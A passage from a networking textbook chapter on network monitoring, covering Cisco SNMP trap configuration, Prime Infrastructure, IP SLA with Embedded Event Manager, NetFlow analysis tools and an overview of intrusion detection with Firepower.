


Figure 18-3. Splunk patterns

This is just a basic overview of a query that can be done in Splunk. Splunk can be used to generate complex queries. It automatically attempts to extract fields that can be used in building queries. When a field is required that isn't automatically extracted, users can create their own patterns to create a field.

Up until now in the example, you were looking for information on a problem that you were troubleshooting. The value of event management services like Splunk really comes from the ability to find issues before they have a noticeable impact. Dashboards and alerts can help serve this purpose in Splunk. These functionalities can alarm administrators or show spikes in graphs when an event meets certain criteria or breaks the normal pattern.

Simple Network Management Protocol

Even though event log management tools help provide structure to log files, they are still limited. SNMP provides structure and granularity that doesn't exist with basic logging. We covered SNMP in previous chapters. In this chapter, we will recap some of the router configuration and focus on the tools that collect SNMP data.

The structure for SNMP is defined in Management Information Bases (MIBs), which allows tools to query SNMP-enabled devices on specific object IDs and SNMP-enabled devices to send traps on specific object IDs. For example, if an interface goes down, Syslog could create a message that would need to be parsed for relevant information. However, SNMP could send a trap referencing the object with attributes set to show the change in link state. Since the structure is defined, the SNMP manager doesn't need to attempt to parse based on content. It can rely on the structure provided by the MIB to accurately display the events.

SNMP also provides scalability that isn't possible with log files. You wouldn't want log files sending all the information about the health and status of the router on regular intervals. With SNMP, it is feasible for network managers to pull health and status information as needed and receive traps when certain thresholds are passed. Think of an example of link utilization. A syslog message could be generated when a link hits a configured utilization, but it still needs to be parsed, and the available information would be limited to the content of the message. With SNMP, after the trap is received, the SNMP manager could frequently query the interface to provide more detailed information.

Like how SNMP management tools can selectively read any object on an SNMP-enabled network device, the network device can be configured to selectively send traps. The selection of traps to send is configured using the `snmp-server enable traps [notification-type] [notification-option]` command:

```

89 Red1(config)#snmp-server enable traps ?
90   aaa_server      Enable SNMP AAA Server traps
91   atm             Enable SNMP atm traps
92   auth-framework Enable SNMP CISCO-AUTH-FRAMEWORK-MIB traps
93   bfd            Allow SNMP BFD traps
94   bgp            Enable BGP traps
95   bstun          Enable SNMP BSTUN traps
96   bulkstat       Enable Data-Collection-MIB Collection notifications
97   ccme           Enable SNMP ccme traps
98   cef            Enable SNMP CEF traps
99   cnpd           Enable NBAR Protocol Discovery traps
100  config          Enable SNMP config traps
101  config-copy     Enable SNMP config-copy traps
102  config-ctid    Enable SNMP config-ctid traps
103  cpu             Allow cpu related traps
104  dial            Enable SNMP dial control traps
105  diameter        Allow Diameter related traps
106  dlsw           Enable SNMP dlsw traps
107  dnis            Enable SNMP DNIS traps
108  ds1            Enable SNMP DS1 traps
109  dsp            Enable SNMP dsp traps
110  eigrp          Enable SNMP EIGRP traps
111  entity          Enable SNMP entity traps
112  ethernet        Enable SNMP Ethernet traps
113  event-manager  Enable SNMP Embedded Event Manager traps
114  firewall        Enable SNMP Firewall traps
115  flowmon        Enable SNMP flowmon notifications
116  frame-relay    Enable SNMP frame-relay traps

```


fru-ctrl	Enable SNMP entity FRU control traps	117
gdoi	Enable SNMP GDOI traps	118
hsrp	Enable SNMP HSRP traps	119
ike	Enable IKE traps	120
ipmobile	Enable SNMP ipmobile traps	121
ipmulticast	Enable SNMP ipmulticast traps	122
ipsec	Enable IPsec traps	123
ipsla	Enable SNMP IP SLA traps	124
isdn	Enable SNMP isdn traps	125
isis	Enable IS-IS traps	126
l2tun	Enable SNMP L2 tunnel protocol traps	127
memory	Enable SNMP Memory traps	128
mpls	Enable SNMP MPLS traps	129
msdp	Enable SNMP MSDP traps	130
mvpn	Enable Multicast Virtual Private Networks traps	131
nhrp	Enable SNMP NHRP traps	132
ospf	Enable OSPF traps	133
ospfv3	Enable OSPFv3 traps	134
pim	Enable SNMP PIM traps	135
pppoe	Enable SNMP pppoe traps	136
pw	Enable SNMP PW traps	137
resource-policy	Enable CISCO-ERM-MIB notifications	138
rf	Enable all SNMP traps defined in CISCO-RF-MIB	139
rsvp	Enable RSVP flow change traps	140
snmp	Enable SNMP traps	141
srst	Enable SNMP srst traps	142
stun	Enable SNMP STUN traps	143
syslog	Enable SNMP syslog traps	144
trustsec-sxp	Enable SNMP CISCO-TRUSTSEC-SXP-MIB traps	145
tty	Enable TCP connection traps	146
voice	Enable SNMP voice traps	147
vrfmib	Allow SNMP vrfmib traps	148
vrrp	Enable SNMP vrrp traps	149
waas	Enable WAAS traps	150
xgcp	Enable XGCP protocol traps	151
<p>As you can see, there is a long list of events that can generate traps. Some of these traps offer granularity of configuration, while others are all or nothing. As you can see in the following snippet, OSPF has a rich set of notification options, whereas EIGRP doesn't have any:</p>		
Red1(config)#snmp-server enable traps eigrp ?		155
<cr>		156
Red1(config)#snmp-server enable traps ospf ?		157
cisco-specific	Cisco specific traps	158
errors	Error traps	159
lsa	Lsa related traps	160
rate-limit	Trap rate limit values	161
retransmit	Packet retransmit traps	162
state-change	State change traps	163

```

164 <cr>
165 Red1(config)#snmp-server enable traps ospf lsa ?
166   lsa-maxage      Lsa aged to maxage
167   lsa-originate   New lsa originated
168 <cr>

```

169 You can also control traps within an interface. For example, if you don't want to trap on the link status of
 170 an interface, you can disable the link-status trap. This is useful for noncritical interfaces, because it prevents
 171 the network device from alarming the network manager every time the link status changes:

```

172 Red1(config)#int eth0/1
173 ! Disable the trap
174 Red1(config-if)#no snmp trap link-status
175 Red1(config-if)#do show run int eth0/1
176 Building configuration...

```

```

177 Current configuration : 90 bytes
178 !
179 interface Ethernet0/1
180   ip address 10.1.1.1 255.255.255.0
181   no snmp trap link-status
182 end

```

```

183 ! Reenable the trap
184 Red1(config-if)#snmp trap link-status

```

185 For the following examples, we are using a small network with four routers and two switches. We are
 186 configuring the devices to send traps to Prime Infrastructure. In this example, you are using SNMPv3 to send
 187 traps to the SNMP server at 172.20.1.26:

```

188 ! The SNMP users do not show up in the running configuration
189 ! you can see it from the them using a show command
190 Red1#show snmp user

```

```

191 User name: apress
192 Engine ID: 800000090300AABBCC00C100
193 storage-type: nonvolatile          active
194 Authentication Protocol: SHA
195 Privacy Protocol: AES128
196 Group-name: V3GROUP

```

```

197 Red1#show run | sec snmp-server g
198 snmp-server group V3GROUP v3 auth
199 snmp-server group V3GROUP v3 priv

```

```

200 Red1#conf t
201 Enter configuration commands, one per line. End with CNTL/Z.
202 Red1(config)#snmp-server host 172.20.1.26 vrf Mgmt traps version 3 priv apress

```

! Type question mark at the end of this line.

203

Notice how you can filter on types of traps that can be sent to a specified SNMP server.

204

```
Router1(config)#snmp-server host 172.20.1.26 vrf Mgmt traps version 3 priv apress ?
```

205

```
aaa_server      Allow SNMP AAA traps
```

206

```
atm             Allow SNMP atm traps
```

207

```
auth-framework Allow SNMP CISCO-AUTH-FRAMEWORK-MIB traps
```

208

```
bfd            Allow SNMP BFD traps
```

209

```
<output truncated>
```

210

```
Red1(config)#snmp-server trap-source Ethernet 0/1.172
```

211

```
Red1(config)#snmp-server enable traps config
```

212

Now you need to configure the SNMP server to communicate with the router. Prime Infrastructure can be configured to find hosts based on ping sweeps and scanning CDP adjacencies, or you can manually add a device. In Figure 18-4, we show how to manually add a device. A credential profile has been pre-staged which uses the common SNMP and SSH credentials for a device. When using a credential profile, you can change the credentials that Prime Infrastructure uses for every device with a single change.


213

214

215

216

217



this figure will be printed in b/w

AU2 **Figure 18-4.** Prime Infrastructure add device interface

After the device was synchronized into Prime Infrastructure, we can see various information about the device as seen in Figure 18-5.

218

219

this figure will be printed in b/w




Figure 18-5. Prime Infrastructure device details

220 At this point, things aren't very interesting. Let's generate some traffic so we can get an idea of how
 221 things will look in Prime. Before we start the ping, we are going to change the interface monitoring policy.
 222 The default policy polls the routers every 15 minutes. In a production network, that is a good setting
 223 because you don't want to overload your monitoring solution. For the purposes of getting interesting data
 224 into a lab system as quickly as possible, we will change the interface poll to 1 minute. In Figure 18-6, we are
 225 configuring the global auto-monitoring policy. Alternatively, we could create a custom policy and assign it to
 226 a set of network devices.

this figure will be printed in b/w




Figure 18-6. Prime Infrastructure interface monitoring parameters

We will use ping with a range of sizes to generate traffic on the interface between Red1 and Switch3: 227

```

Red1#ping 228
Protocol [ip]: 229
Target IP address: 10.10.20.1 230
Repeat count [5]: 231
Datagram size [100]: 232
Timeout in seconds [2]: 233
Extended commands [n]: 234
Sweep range of sizes [n]: y 235
Sweep min size [36]: 236
Sweep max size [18024]: 237
Sweep interval [1]: 238

```

After letting this run for several minutes, you can see traffic starting to show up on the interface performance graph in Prime Infrastructure. 239
240



this figure will be printed in b/w

AU3 **Figure 18-7.** Prime Infrastructure interface performance

We discussed traps. Now, let's show an example. We will configure OSPF on R29 and R30 and then configure traps for LSA origination and neighbor state changes. After configuring OSPF, we can see a trap in Prime Infrastructure for LSA origination. If you want to try something different, use Prime Infrastructure to push these changes. You can either use the per-device graphical configuration or create a template: 241
242
243
244

```

! Other SNMP properties are preconfigured 245
R29(config)#snmp-server host 172.20.1.26 vrf Mgmt traps version 3 priv apress 246
R29(config)#snmp-server enable traps ospf lsa lsa-originate 247
R29(config)#snmp-server enable traps ospf state-change 248
R29(config)#int eth0/1 249
R29(config-if)#ip ospf 1 area 0 250
R29(config-if)#interface Loopback0 251
*Jun 18 00:35:24.662: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback0, changed 252
state to up 253
R29(config-if)#ip add 1.1.1.1 255.255.255.255 254
R29(config-if)#ip ospf 1 area 0 255

R30(config-if)#int eth0/1 256
R30(config-if)#ip ospf 1 area 0 257
Router2(config-if)# 258
*Jun 18 00:47:50.888: %OSPF-5-ADJCHG: Process 1, Nbr 10.1.2.29 on Ethernet0/1 from LOADING 259
to FULL, Loading Done 260

```

261 After applying this configuration, we can see that traps were sent to Prime Infrastructure:

```

262 R29(config-if)#do show snmp
263 Chassis: 67111377
264 112 SNMP packets input
265     0 Bad SNMP version errors
266     0 Unknown community name
267     0 Illegal operation for community name supplied
268     0 Encoding errors
269     557 Number of requested variables
270     0 Number of altered variables
271     66 Get-request PDUs
272     1 Get-next PDUs
273     0 Set-request PDUs
274     0 Input queue packet drops (Maximum queue size 1000)
275 164 SNMP packets output
276     0 Too big errors (Maximum packet size 1500)
277     0 No such name errors
278     0 Bad values errors
279     0 General errors
280     0 Response PDUs
281     52 Trap PDUs
282 SNMP Dispatcher:
283   queue 0/75 (current/max), 0 dropped
284 SNMP Engine:
285   queue 0/1000 (current/max), 0 dropped
286     0 Unknown Security Models
287     0 SNMP Invalid Messages
288     0 SNMP Unknown PDU handlers
289     0 Unsupported Security Level
290     0 Unknown User Names
291     0 Unknown EngineIDs
292     3 Not In Time Windows
293     0 Wrong MD5 or SHA Digests
294     0 Decryption Errors

295 SNMP logging: enabled
296   Logging to 172.20.1.26.162, 0/10, 3 sent, 0 dropped.
297   Logging to 172.20.1.25.162, 0/10, 3 sent, 0 dropped.

```

298 In addition to just enabling traps, some protocols or metrics have configurable thresholds. In the
 299 following example, you set the CPU threshold extremely low so that you can attempt to trigger a trap. When
 300 the CPU utilization goes above the rising threshold, it generates a trap, and then it sends another trap when
 301 it goes below the falling threshold. Depending on what type of device you are using for lab purposes, this
 302 might not work. Some virtual devices do not track CPU utilization. If you are testing with physical devices,
 303 the following snippet will generate an alert:

```

304 Red1(config)#process cpu threshold type total rising 2 interval 5 falling 1 interval 5
305 Redr1(config)#snmp-server enable traps cpu threshold

```

Service-Level Agreements and Embedded Event Manager

In addition to the logs and SNMP traps that are intrinsically part of IOS, you can write custom event handlers.

The IP SLA feature allows tracking of reachability, jitter, and delay. The actions based on IP SLA state can be used to change routing, change first hop redundancy priority, or send an SNMP trap. In Chapter 10, you saw an example of an IP SLA that modified a route based on reachability of a remote host. In this example, you look at custom logging with IP SLA using the network depicted in Figure 18-8.




Figure 18-8. IP SLA example network

You are using an IP SLA test that requires a responder, so you must configure it on the destination router. The TCP connect test is useful to ensure that there aren't any network issues that will prevent the TCP handshake. In some cases, an ICMP echo test will pass, even when there are problems that will prevent TCP connections:

```
Router1(config)#ip sla 1
Router1(config-ip-sla)#tcp-connect 3.3.3.3 9999
Router1(config-ip-sla-tcp)#frequency 60
Router1(config-ip-sla-tcp)#timeout 200
Router1(config-ip-sla-tcp)#threshold 100
Router1(config-ip-sla-tcp)#exit

! Set up responder on Router3
Router3(config)#ip sla responder
Router3(config)#ip sla responder tcp-connect ipaddress 3.3.3.3 port 9999

! Schedule SLA on Router1 to run indefinitely
Router1(config)#ip sla schedule 1 life forever start-time now

! Verify that Router1 is getting responses
Router1#show ip sla summary
IPSLAs Latest Operation Summary
Codes: * active, ^ inactive, ~ pending

ID          Type          Destination    Stats          Return          Last
          (ms)          Code          Run
-----
*1          tcp-connect  3.3.3.3        RTT=1          OK              48 seconds ago

! Configure Router1 to send SNMP traps on IP SLA state changes
```

```

337 Router1(config)#ip sla logging traps
338 Router1(config)#ip sla reaction-configuration 1 react connectionLoss action-type
339 trapAndTrigger threshold-type immediate
340 Router1(config)#snmp-server enable traps ipsla

341 ! Now, lets verify that the router is sending traps
342 Router1#debug snmp packets
343 ! Make 3.3.3.3 unreachable by routing it to nullo
344 Router1(config)#ip route 3.3.3.3 255.255.255.255 null 0

345 ! We can see the console log messages and the SNMP trap packets that the router is
346 generating
347 Router1(config)#
348 *Jun  2 10:07:32.024: %RTT-4-OPER_CLOSS: condition occurred, entry number = 1
349 *Jun  2 10:07:32.025: SNMP: Queuing packet to 192.168.12.2
350 *Jun  2 10:07:32.025: SNMP: V1 Trap, ent rttMonNotificationsPrefix, addr 192.168.12.1,
351 gentrap 6, spectrap 1
352   rttMonCtrlAdminTag.1 =
353   rttMonHistoryCollectionAddress.1 = 03 03  03 03
354   rttMonCtrlOperConnectionLostOccurred.1 = 1
355 *Jun  2 10:07:32.027: SNMP: Queuing packet to 192.168.12.2
356 *Jun  2 10:07:32.027: SNMP: V1 Trap, ent rttMonNotificationsPrefix, addr 192.168.12.1,
357 gentrap 6, spectrap 5
358   rttMonCtrlAdminTag.1 =
359   rttMonHistoryCollectionAddress.1 = 03 03  03 03
360   rttMonReactVar.1 = 8
361   rttMonReactOccurred.1 = 1
362   rttMonReactValue.1 = 1
363   rttMonReactThresholdRising.1 = 0
364   rttMonReactThresholdFalling.1 = 0
365   rttMonEchoAdminLSPSelector.1 =
366 00 00  00 00  00 00  00 0A  B5 2D  30 E0  B3 43  5D C0
367 80 14  2F B4  2C D1  47 B3  75 8D  DA 0B
368 *Jun  2 10:07:32.032: SNMP: Queuing packet to 192.168.12.2
369 *Jun  2 10:07:32.032: SNMP: V1 Trap, ent rttMonNotificationsPrefix, addr 192.168.12.1,
370 gentrap 6, spectrap 5
371   rttMonCtrlAdminLongTag.1 =
372   rttMonHistoryCollectionAddress.1 = 03 03  03 03
373   rttMonReactVar.1 = 8
374   rttMonReactOccurred.1 = 1
375   rttMonReactValue.1 = 1
376   rttMonReactThresholdRising.1 = 0
377   rttMonReactThresholdFalling.1 = 0
378   rttMonEchoAdminLSPSelector.1 =
379 00 00  00 00  00 00  00 0B  B5 2D  30 E0  B3 43  5D C0
380 00 00  00 00  00 00  00 0A  B5 2D  30 E0
381 Router1(config)# exit
382 *Jun  2 10:07:32.036: %RTT-3-IPSLATHRESHOLD: IP SLAs(1): Threshold Occurred for
383 connectionLoss

```



```

! Looking in the log file shows that the even was also sent to syslog          384
Router1#show log | include RTT                                             385
*Jun  2 10:07:32.024: %RTT-4-OPER_CLOSS: condition occurred, entry number = 1  386
*Jun  2 10:07:32.036: %RTT-3-IPSLATHRESHOLD: IP SLAs(1): Threshold Occurred for 387
connectionLoss                                                            388

```

For more granularity of control, Cisco's EEM can be used to monitor events and make configuration changes to a device, send emails, send SNMP traps, or write to the event log when an event is triggered. Let's continue the IP SLA example by integrating it with EEM:

```

! Remove the null route from the previous example                          392
Router1(config)#no ip route 3.3.3.3 255.255.255.255 null 0                393

```

```

! In our example we will monitor the SNMP OID for the ICMP RTT SLA          394
Router1(config)#ip sla 2                                                  395
Router1(config-ip-sla)#icmp-echo 3.3.3.3                                396
Router1(config-ip-sla-echo)#threshold 100                               397
Router1(config-ip-sla-echo)#timeout 500                                 398
Router1(config-ip-sla-echo)#frequency 10                               399
Router1(config-ip-sla-echo)#exit                                        400
Router1(config)#ip sla schedule 2 start-time now life forever           401

```

```

Router1(config)#event manager applet SLA_Connect_Failure                  402
! The last value in the OID is the SLA number                             403
  Router1(config-applet) event snmp oid 1.3.6.1.4.1.9.9.42.1.2.9.1.6.2 get-type exact 404
    entry-op eq entry-val 1 exit-op eq exit-val 2 poll-interval 5        405
Router1(config-applet)#action 1.0 syslog msg "Failed to ping to 3.3.3.3" 406
! Additional actions can be added. They are processed in order by a character 407
comparison. This means 11.0 is less than 9.0, because the 11.0 starts with lower character 408
the 9.0.                                                                    409
Router1(config-applet)#exit                                              410

```

```

! Add null route                                                            411
Router1(config)#ip route 3.3.3.3 255.255.255.255 null 0                412
Router1(config)# exit                                                    413
! We see our custom log message in the console log. It will also be sent to buffer or an 414
external syslog, if configured.                                           415
*Jun  2 10:40:13.051: %HA_EM-6-LOG: SLA_Connect_Failure: Failed to ping to 3.3.3.3 416

```

```

! Here we can see that the policy triggered                                417
Router1# show event manager statistics policy                               418

```

No.	Class	Triggered	Suppressed	Average Run Time	Maximum Run Time	Name
1	applet	1	0	0.001	0.001	SLA_Connect_Failure
	event { }	snmp				

sFlow and NetFlow Tools

sFlow and NetFlow were discussed in Chapter 10. This chapter focuses on what a NetFlow tool looks like and why it is valuable.

NetFlow tools are commonly used to analyze problems with uneven balancing between links. Think of a scenario where you have several links leaving a site. This could either be in a link aggregation group or separate paths. The SNMP link utilization metric shows that some links are close to 100% utilized, while others are less than 20% utilized. The SNMP link utilization data doesn't allow for granular analysis. This is where NetFlow comes into play. With NetFlow, one can see statistics about the flows, which include source and destination addresses and ports. NetFlow data is also useful to look for problems in Quality of Service policies and to look for noisy applications.

Many of the network management suites include management of Syslog, SNMP, and the display of NetFlow data. There are also stand-alone tools for displaying NetFlow. The following are some of the freely available tools:

- SolarWinds Real-Time NetFlow Analyzer
- Colasoft Capsa Free
- ManageEngine NetFlow Analyzer
- Plixer Scrutinizer
- Paessler PRTG
- ntop nProbe

Even though “free” is enticing, total cost of ownership is always a consideration. The burden of using several independent tools can make an enterprise solution with a high procurement cost more attractive.

For the rest of the discussion on NetFlow analysis, we will use Prime Infrastructure. Assume we need to determine what ports and protocols are using most of the bandwidth and validate that they are configured correctly. Figure 18-9 shows a high-level dashboard that contains top clients and applications on the network. We see that DNS is most of the traffic. In a real network, this could indicate malicious activity using DNS tunneling, but in our case, it is because the network is mostly dormant and only has overhead traffic. Drilling down into DNS will provide more details.

this figure will be printed in b/w




Figure 18-9. Prime Infrastructure performance monitoring

As you can see in Figure 18-10, drilling into DNS details allows us to see how much DNS traffic each host is sending. We can also see traffic patterns.




Figure 18-10. DNS traffic

Intrusion Detection and Prevention Systems

Intrusions can often be detected by using signatures at the packet level or by analyzing composite data in tools, such as some of the management tools discussed in this chapter.

Dedicated sensors that capture traffic that transits the network are good choices for IDS components. Sourcefire was a leading vendor for intrusion detection. Its appliances were based on the open source application Snort. Now that it has been acquired by Cisco, the products are integrated with Cisco's next generation of firewalls and malware protection appliances.

A basic network intrusion detection sensor is usually signature based. Signatures look for patterns that match an exploit, but do not match normal traffic. Signature-based intrusion detection systems can quickly match data flows against their signature database and then act on the result. Intrusion detection systems can be either inline or passive. The difference between inline and passive is whether the system holds a packet while it is deciding or if it just inspects a copy of the packet. An advantage of inline detection is that it can stop the malicious packet and not just send an alarm or reset.

Cisco's next-generation firewalls are capable of filling either role. Firepower next-generation firewalls combine features of traditional firewalls with intrusion detection. Figure 18-11 shows an example of chaining an intrusion detection policy to a traditional access control entry. You can choose per-firewall rule if you need additional inspection.

this figure will be printed in b/w




Figure 18-11. Firepower intrusion detection

451 In Figure 18-11, you may have noted that there are four system-provided options and one user-created
452 policy. The system-created policies work for most organizations. One can pick a policy based on whether
